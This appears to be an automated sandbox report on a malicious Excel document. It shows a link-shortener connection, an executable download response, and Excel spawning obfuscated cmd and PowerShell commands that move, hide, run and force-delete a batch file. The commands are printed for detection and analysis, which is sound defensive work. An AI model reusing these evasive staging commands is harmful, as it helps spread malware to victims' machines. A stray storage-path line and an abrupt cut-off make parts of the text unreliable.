Jan 6, 2021 08:43:17.991918087 CET	4641	IN	HTTP/1.1 200 OK Date: Wed, 06 Jan 2021 07:43:17 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/7.4.12 Last-Modified: Tue, 05 Jan 2021 05:36:46 GMT ETag: "0-5b82097a9c220" Accept-Ranges: bytes Content-Length: 0 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 6, 2021 08:43:17.608068943 CET	104.22.0.232	443	192.168.2.4	49765	CN=www.cutt.ly CN=RapidSSL TLS RSA CA G1, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=RapidSSL TLS RSA CA G1, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert Global Root G2, OU=www.digicert.com, O=DigiCert Inc, C=US	Sat Feb 08 01:00:00 CET 2020 Thu Nov 02 13:24:33 CET 2017	Thu Apr 08 14:00:00 CEST 2021 Tue Nov 02 13:24:33 CET 2027	769,49162-49161-49172-49171-53-47-10,0-10-11-35-23-65281,29-23-24,0	54328bd36c14bd82ddaa0c04b25ed9ad
					CN=RapidSSL TLS RSA CA G1, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root G2, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Nov 02 13:24:33 CET 2017	Tue Nov 02 13:24:33 CET 2027		

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 7136 Parent PID: 800

General

Start time:	08:41:17
Start date:	06/01/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0xc70000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\E2F2B754.tmp	success or wait	1	DE495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	CE20F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	CE211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	CE213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	CE213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 3984 Parent PID: 7136

General

Start time:	08:41:21
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd /c powershe^l^l -w 1 stARt`-slE`Ep 3; Move-Item 'pd.bat' -Destination '$e`nV:T`EMP'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 1368 Parent PID: 7136

General

Start time:	08:41:21
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd /c powershe^l^l -w 1 stARt`-slE`Ep 12; Remove-Item -Path pd.bat -Force
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 1380 Parent PID: 3984

General

Start time:	08:41:21
Start date:	06/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: 6084 Parent PID: 7136

General

Start time:	08:41:21
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd /c powershe^l^l -w 1 stARt`-slE`Ep 1; attrib +s +h pd.bat
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 5952 Parent PID: 1368

General

Start time:	08:41:22
Start date:	06/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: 5980 Parent PID: 3984

General

Start time:	08:41:22
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	powershell -w 1 stARt`-slE`Ep 3; Move-Item 'pd.bat' -Destination '$e`nV:T`EMP'
Imagebase:	0xd0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6733CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6733CF06	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ee14i5n4.icg.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	66181E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_r3yxefqa.e1q.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	66181E60	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20210106	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6618BEFF	CreateDirectoryW
C:\Users\user\Documents\20210106\PowerShell_transcript.887849.XYrnnd8c.20210106084124.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	66181E60	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	66181E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ee14i5n4.icg.ps1	success or wait	1	66186A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_r3yxefqa.e1q.psm1	success or wait	1	66186A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ee14i5n4.icg.ps1	unknown	1	31	1	success or wait	1	66181B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_r3yxefqa.e1q.psm1	unknown	1	31	1	success or wait	1	66181B4F	WriteFile
C:\Users\user\Documents\20210106\PowerShell_transcript.887849.XYrnnd8c.20210106084124.txt	unknown	3	ef bb bf	...	success or wait	1	66181B4F	WriteFile
C:\Users\user\Documents\20210106\PowerShell_transcript.887849.XYrnnd8c.20210106084124.txt	unknown	616	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 31 30 31 30 36 30 38 34 32 30 32 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 38 38 37 38 34 39 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 70 6f 77 65 72	**********..Windows PowerShell transcript start..Start time: 20210106084202..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 887849 (Microsoft Windows NT 10.0.17134.0)..Host Application: power	success or wait	27	66181B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	698	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 02 00 00 00 f8 1f c4 d5 15 a0 d5 08 61 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 5c 31 2e 30 2e 30 2e 31 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 2e 70 73 64 31 0d 00 00 00 11 00 00 00 53 65 74 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 18 00 00 00 55 6e 72 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 11 00 00 00 47 65 74 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 0f 00 00 00 49 6e 73 74 61 6c 6c 2d 50 61 63 6b 61 67 65 08 00 00 00 0c 00 00 00 53 61 76 65 2d 50 61 63 6b 61 67 65 08 00 00	PSMODULECACHE.....a...C:\Program Files (x86)\Windows PowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Set-PackageSource.....Unregister-PackageSource.....Get-PackageSource.....Install-Package.....Save-Package...	success or wait	2	66181B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 07 00 00 00 ca e4 c8 d5 15 a0 d5 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE.....Y...C:\Program Files (x86)\Windows PowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-scriptFileInfo.....Publish-Module.....Install-Sc	success or wait	1	66181B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 12 00 00 00 c7 11 00 00 17 00 00 00 eb 0b 9f 04 4c 07 3c 07 01 07 00 00 00 00 c0 02 40 00 cf 0b 00 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e.....L.<.....@.....@.....	success or wait	1	676076FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 b0 5e e7 8d bf 4c b2 22 4d 79 98 9c a7 3a 3a 00 00 00 0e 00 20 00	H.....<@.^...L."My..:::..... .	success or wait	18	676076FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	18	676076FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1	00	.	success or wait	11	676076FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	4	00 08 00 03	....	success or wait	9	676076FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	2044	00 0e 80 00 01 0e 80 00 02 0e 80 00 03 0e 80 00 04 0e 80 00 05 0e 80 00 06 0e 80 00 07 0e 80 00 08 0e 80 00 09 0c 80 00 0a 0e 80 00 54 01 40 00 cb 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 f4 53 40 01 8b 53 40 01 68 54 40 01 91 53 40 01 fa 53 40 01 82 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 b8 53 40 01 fb 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 7a 54 40 01 95 54 40 01 3d 4d 40 01 44 4d 40 01 3a 4d 40 01 22 4d 40 01 20 4d 40 01 21 4d 40 01 3b 4d 40 01 e0 44 40 01 e5 44 40 01 40 4d 40 01 3c 4d 00 01 24 4d 00 01 38 4d 00 01 3f 4d 00 01 42 4d 00 01 ed 44 00 01 6d 45 00 01 45 4d 00 01 dc 71 00 01 dd 71 00 01 f8 53 00 01 98 25 00 01 ba 6e 00 01 34 26 00 01 35 26 00 01 5e 26 00	....T.@...@.V.@.H.@.X.@.[.@.NT@.HT@..S@..S@.hT@..S@..S@..S@.\.@..T@..T@.@X@.?X@.T@..S@..S@..T@..T@.xT@.zT@..T@.=M@.DM@.:M@."M@.M@.!M@.;M@.D@..D@.@M@.<M..$M..8M..?M..BM...D..mE..EM...q...q...S...%...n..4&..5&..^&.	success or wait	9	676076FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	67315705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	67315705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	67315705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	67315705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	672703DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6731CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6731CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6731CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	672703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	672703DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	67315705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	67315705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	67315705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	67315705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	672703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	672703DE	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	67315705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	67315705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	67315705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	672703DE	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	67321F73	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation \1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation \1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation \1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	118	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	637	end of file	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	637	end of file	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psm1	unknown	4096	success or wait	8	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psm1	unknown	128	end of file	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psm1	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	637	end of file	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psm1	unknown	4096	success or wait	8	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psm1	unknown	128	end of file	1	66181B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	66181B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	66181B4F	ReadFile

Analysis Process: cmd.exe PID: 6360 Parent PID: 7136

General

Start time:	08:41:22
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd /c powershe^l^l -w 1 stARt`-slE`Ep 7;cd '$e`nV:T`EMP; ./pd.bat'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 5008 Parent PID: 6084

General

Start time:	08:41:22
Start date:	06/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: 4344 Parent PID: 1368

General

Start time:	08:41:22
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	powershell -w 1 stARt`-slE`Ep 12; Remove-Item -Path pd.bat -Force
Imagebase:	0xd0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6733CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6733CF06	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_32xky4ra.ypx.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	66181E60	CreateFileW
